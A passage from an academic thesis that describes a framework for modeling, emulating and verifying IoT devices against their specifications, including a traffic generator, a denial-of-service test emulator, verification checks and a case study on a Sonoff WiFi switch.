
Figure 8 IoT usage model and description of the TLI

3.6.2.5 Attack modeling and description

Attack modeling is a description for validating the IoT device against cyber-attacks. The attacks are modeled at a selected IoT architecture level and depend on the protocol and the IoT component and characteristics. The attack model is used to create a cyber-attack, while also verifying that the IoT performs as expected during a cyber event. Figure 9 illustrates the attack model of the TLI. Figure 9a describes the IoT device threat in a conceptual fashion, using the APPARATUS framework diagram. Figure 9b shows how we encode the APPARATUS diagram in JSON format. Both Figure 9a and Figure 9b are equivalent.



(a) Attack model



```
"attacks":
{
    "http":
    {
        "slowloris":
        {
            "indicator": "irresponsive request",
            "impact": "Denial of service",
            "target":"socket connections capacity",
            "treshold": 245,
            "CVE":"CVE-2007-6750"
        },
        "http_flood":
        {
            "indicator": "slow request response",
            "impact": "Denial of service",
            "target":"computing resources",
            "treshold": "",
            "CVE":""
        }
```

(b) Attack description

Figure 9 IoT device attack model and description of the TLI

3.6.3 Development

The actual products are built in this stage. The emulator and the IoT device are developed according to the specifications defined in the Digital Twin prototype. These specifications were defined in the modeling and design stage. The importance of performing the design and modeling of the IoT device in a detailed and organized manner without any ambiguity, cannot be over emphasized because this would reduce the problem encountered during the development of the IoT device and the emulator. It is also important that developers stick to the Digital Twin prototype and follow proper coding guidelines, standards, and practices.

3.6.3.1 Emulator

The emulator is a software representation of the IoT device and, as such, mimic the behavior of the physical device to the level of detail defined in the specifications. It represents the functionality of the IoT device irrespective of the IoT hardware by using the description of the IoT device and replicating the services and states the IoT device provides. The emulator is not intended to be a virtual IoT device or a replacement for the physical device but, instead, serves to provide an insight into how the physical IoT device will behave within the user's context. The emulator is available early in the design process and can be used for prototyping by the development teams for the verification of the IoT device design, requirements, and specification.

3.6.3.2 IoT Device

The IoT device is composed of a microcontroller which includes an embedded processor and peripheral components such as network interfaces for communication, memory to store persistent data, and GPIOs to interact with the other elements of the end-device. The IoT device also includes sensors and actuators that interact with and gather information from the environment. IoT devices run firmware or software which control the various functions of the device. The IoT device executes applications developed to achieve the desired objective such as data collection, environmental sensing, video streaming to mention a few. IoT devices are interacted with by using REST and other protocols.

3.6.4 IoT Verification

This stage involves confirming that the IoT device and the emulator were built according to the requirements and specifications. The verification process helps to ensure that the IoT device and the emulator fulfills their desired functionality in the deployment environment given different use cases. The objectives of the Verification stage include:

1. Verify the overall IoT device functionality against requirements and specifications to ensure correctness, integrity, and availability.
2. Ensure that the description at the different IoT layers meet requirements and specifications.
3. Verify the IoT against the emulator to demonstrate the IoT was built according to specifications.
4. Verify the IoT device in real life condition (use cases and cyber events) to confirm it functions according to specifications.

3.6.4.1 IoT Verification process

To determine if the IoT device has been accurately described and developed, the IoT device and its accompanying emulator are monitored, and the network traffic is compared against the design and security specifications. This is to verify the following:

a. The IoT device and the IoT emulator adhere to specifications under normal operating circumstances.
b. The IoT device and the IoT emulator fail to adhere to specifications under cyber-attack circumstances.

Achieving this requires generating network traffic through service request to the IoT device or emulator while the device is operating under normal circumstances or during a targeted cyber-attack. The network traffic is generated by sending requests to the emulator or IoT device with the information from the usage description. The IoT device responds to the request based on the design specification while the emulator responds to the request with information from the behavior and interface descriptions. Specially targeted cyber-events against the emulator or IoT device are crafted with information from the attack description.

The network interactions to and from the IoT device or emulator are monitored and examined, to verify that they conform with the specification. The network traffic from the emulator and IoT device are verified against the specification with a verification checklist by comparing data point from the network traffic between the generator and IoT device or emulator against information in the usage, behavior, and interface descriptions. The results of the verification test are compared to confirm that the IoT device and the emulator function equivalently during normal operational condition and run out of specifications when subjected to abnormal operation. Figure 10 depicts the IoT device verification process.




Figure 10 The IoT device verification process

3.6.4.2 IoT Verification checks

The IoT device is verified by designing four checks: domain check, behavior check, application layer check and transport layer check. These checks are designed to verify the IoT device's functionality and performance and if the IoT device was designed to specification at the different levels chosen to model and also describe the device.

3.6.4.2.1 Domain check

The Domain check is at the business logic layer. The check is designed for integrity, functionality, and correctness. The domain check determines if the IoT device or emulator provides the correct response to a given request.

3.6.4.2.2 Behavior check

The Behavior check is designed to test the availability of the IoT device or emulator. The behavior check determines if the time it takes for the emulator or IoT device to respond to requests from the use case generator is within a specified threshold.

3.6.4.2.3 Application layer check

The Application check is at the Application layer. The check tests for integrity. The application layer check determines if the response from the emulator or IoT device is correct and consistent with specification.

3.6.4.2.4 Transport layer checks

This is Transport layer verification check. It determines IoT device or emulator was correctly implemented at the transport layer. The transport layer communication pattern between the generator and the IoT device or emulator are compared against the specifications in the interface document.

3.6.4.3 IoT device verification statistics

To determine if the IoT device and the emulator function equivalently they are both fed the same use case scenarios and the verification checks are run against both devices. The result of each request in the use case scenario is aggregated. There is an aggregate for verification check. This provides a quantifiable method of comparing both the IoT device and the emulator. If the aggregate result is the same or falls within an error threshold, then the IoT device and the emulator function equivalently. If not, they do not function equivalently and there is a need for further investigation.

3.6.4.4 IoT device verification tool

Verification is carried out with a tool consisting consists of a network traffic generator, cyber-event emulator, network monitor, and specification verifier.




Figure 11 system architecture of IoT device verification tool

The IoT traffic generator creates the network traffic that mimics the user's interaction with the IoT device or the emulator. The requests are generated based on the information provided in the usage description. The use case generator is represented in figure 12.




Figure 12 IoT Use case generator

The cyber-event emulator generates network traffic to create cyber-events on the emulator or IoT device. The cyber-event emulator is loaded with cyber-attack module to simulate the HTTP Flood attack, and Solaris attacks. The attacks are generated based on the information contained in the attack description. Figure 13 represents the cyber-attack emulator.




Figure 13 Cyber-attack emulator

The traffic monitor sniffs the network traffic to and from the device and the emulator. The network verifier compares data point from the network traffic with the behavioral specification. The traffic monitor is represented in figure 14.





Figure 14 IoT network monitor and verifier


The results of the verification tool are output to the terminal and a user interface. The user interface of the verification tool is divided into three sections: the use case generator section, the cyber generator section and the device network monitor and verifier sections. Figure 15 and Figure 16 depict the verification tool user interface and terminal output respectively.



Choose device: IoT
Choose scenerio: comboA

Choose device: IoT
Choose cyberattack: Http_flood

Figure 15 IoT device verification Tool User Interface




```
HTTP RESPONSE CHECK:  RESPONSE ITEMS
The payload passed the HTTP response payload key check
Sonoff_emulator


The payload passed the HTTP header: Content-Type check expected value: application/json, server value: application/json
GENERATOR BEHAVIOR CHECK PREVIOUS
HTTP RESPONSE CHECK:  STATUS CODE
The payload passed the HTTP header: Connection check expected value: close, server value: close
The behavior failed the elapse time  0.10872 is not within  the specified range 0.016000000000000004 and 0.054000000000000006


The payload passed the HTTP response status_code check expected = 200, response = 200



HTTP RESPONSE CHECK:  SEQ NUMBER

HTTP RESPONSE CHECK:  RESPONSE ITEMS
The sequence number passed the datatype check expected = int, response = <class 'int'>
The payload passed the HTTP response payload key check
The sequence number passed the value check expected = positive_integer, response = positive integer


HTTP RESPONSE CHECK:  STATUS CODE
passed request payload dictionary key check expected keys: dict_keys(['switch']) actual keys: dict_keys(['switch'])
The payload passed the HTTP response status_code check expected = 200, response = 200
```

Figure 16 IoT device verification tool terminal output

3.6.4.5 IoT device verification tool user interface walk through

3.6.4.5.1 Usage generator section

This section of the IoT device verification tool user interface allows the user to generate network request traffic to the IoT device, the emulator or both by picking from a set of use cases. The details about the chosen use case and the traffic distribution are provided in the information section. Figure 17 depicts the usage generator.



Choose device: IoT

Choose scenerio: comboA


Usage combination:

Usage distribution:

Figure 17 Usage generator

3.6.4.5.2 Cyber-attack generator Section

This section of the IoT device verification tool user interface allows the user to generate cyber-attack targeted at the IoT device, the emulator or both by picking from a set of cyber-attacks. The information section shows details about the chosen cyber-attack and the layer in the IoT five-layer framework that the cyber-attack targets. Figure 18 depicts the cyber-attack generator.


Cyber generator

Choose device: IoT

Choose cyberattack: Http_flood


Information

Attack layer:
Attack Type:

Figure 18 Cyber-attack generator

3.6.4.5.3 Five-layer architecture analysis

This section of the IoT device verification tool information about the network traffic between the traffic generator and IoT device or emulator. The Information from the monitor is grouped by the different layers of the IoT five-layer architecture model. Figure 19 depicts the IoT five-layer architecture model description.


Business logic Layer

Actual input: Expected input: IsUrlPathValid: IsInputValid:
Actual Error response: Expected Error response: IsResponseValid: IsSequenceNumValid:

Application Layer

Version: Method: count: num of packets:

Transport Layer

src port #: dst port #: src flag: dst flag:


Network Layer

src IP addr: dst IP addr: IP protocol: IP version:

Figure 19 IoT five-layer architecture model description

3.6.4.5.4 IoT device Verification statistics

This section of the IoT device verification tool gives information regarding the degree to which the IoT device and emulator abide by specifications. The information from the monitor is grouped by the different layers of the IoT five-layer architecture model. The result provided is the statistics of all the aggregation of the various verification tests. Information includes the total number of tests and the rate of success and failure. Figure 20 depicts IoT device verification test statistics.




```
Domain Validation checks

Test                    Pass  Fail  Total  Fail %
Domain check :

Behavior Validation checks

Test                    Pass  Fail  Total  Fail %
Behavior check:

Application Validation checks

Test                         Pass Fail Total Fail %
Response Header Check:
Response Body Check:
Packet Statistics :

Transport Validation checks

Test                    Pass  Fail  Total  Fail %
TCP Flag check:
```

Figure 20 IoT device verification statistics

3.6.4.5.5 Behavior and Performance Monitor

This section of the IoT device verification tool provides information about the behavior and performance of IoT device or emulator. The behavior monitor provides information about the response time of the IoT device or emulator to network packets. It compares the behavior and performance indicators, such as error rates, against an already-established metric. The LED indicator signifies if the response time of the IoT device or emulator is within threshold, over the threshold or if the device is simply unresponsive. The performance indicator shows how well key behavioral measures compare to pre-set threshold values. . Figure 21 depicts IoT device behavior and performance verification.



Behavior Indicators

Key Indicators

```
Indicator                                   Value
Response time:
Timelapse:
```

LED Indicators

```
Test                                          light
Response Indicator:
```

Performance Indicators

```
Indicator             Value      > Treshold
SYN:
Error:
Behavior:
```

Figure 21 IoT behavior and performance verification

3.7 Conclusion

This chapter introduced and described the implementation of our framework and approach to the secure model, design, development, and verification of IoT device technology. The framework was investigated by modeling, designing, and developing the TLI, the emulator, and cyber events as a case study. The behavior, functionality, integrity, and availability of the case study was verified by creating a network traffic generation and verification tool. The IoT device description adequately modeled and emulated the TLI at the application layer. The result of the verification demonstrated that the IoT device and IoT device emulator adhered to specification during normal operation and fell out of specification during a cyber event.

Chapter 4

4 Research Validation

4.1 Introduction

The previous chapter introduced a methodology for the secure design, model, development, and verification of an IoT device. We illustrated the method with a simple example. In this chapter we employ the methodology to model, describe, emulate, and the functionality of a commercial-grade IoT device, a Sonoff BASIC R3 WiFi switch.

4.2 Chapter goals and Objectives

The aim of this chapter is to validate the methodology and approach introduced in Chapter 3 by applying them to a commercial-grade IoT device. This chapter introduces the research aim, research deliverables. The research is validated by employing the secure modeling and verification of IoT device methodology.

This research implements our research idea on a Sonoff BASIC R3 WiFi switch by emulating and validating the device. At the end of the section, we will have:

- Highlighted the research aim and deliverables.
- Introduced the research Hypothesis.
- Investigated the completeness of the information provided about the commercial-grade IoT device.
- Verified the commercial-grade IoT device against the provided description.
- Examined the possibility of emulating an already existing IoT device.
- Extended the description of the IoT device to include the business logic layer and transport layers.
- Validated our research by validating the methodology.

4.3 Research

4.3.1 Research Aim

Traditionally, IoT device manufacturers put devices on the market accompanied by a description that includes information on general product installation, features, network connectivity instructions, electrical load, and so forth. The customer would obtain the device and install it on a network without knowing how its effect on network performance.

Our research alters the trust relationship between the manufacturer and the customer. Instead of blindly relying on the manufacturer's device to be well behaved, where "well behaved" is not quantified any way, the manufacturer publishes an executable specification detailing how the device behaves at a specific level of detail under prescribed scenarios. This serves as an "interface contract" to which the manufacturer must guarantee adherence. The customer can then emulate the device by executing the specification. This allows the customer to examine the impact at the specified level within the network stack the actual IoT device will characteristically have under normal and abnormal operation circumstances. The executable specifications are also intended to allow the user to emulate the specifications in parallel with the actual device as a way of monitoring deviation between the two, the idea being that both the emulated device and the actual device should behave equally under normal circumstances and should indicate out-of-specification flags when both are under adverse cyber circumstances.

4.3.2 Research Validation

We validated the research by identifying and selecting an IoT device; specifying usage and security behavior characteristics at various levels of abstraction; modeling behavior with an emulator under use and misuse scenarios; and comparing results with the actual device. We considered the design approach valid by meeting two conditions:

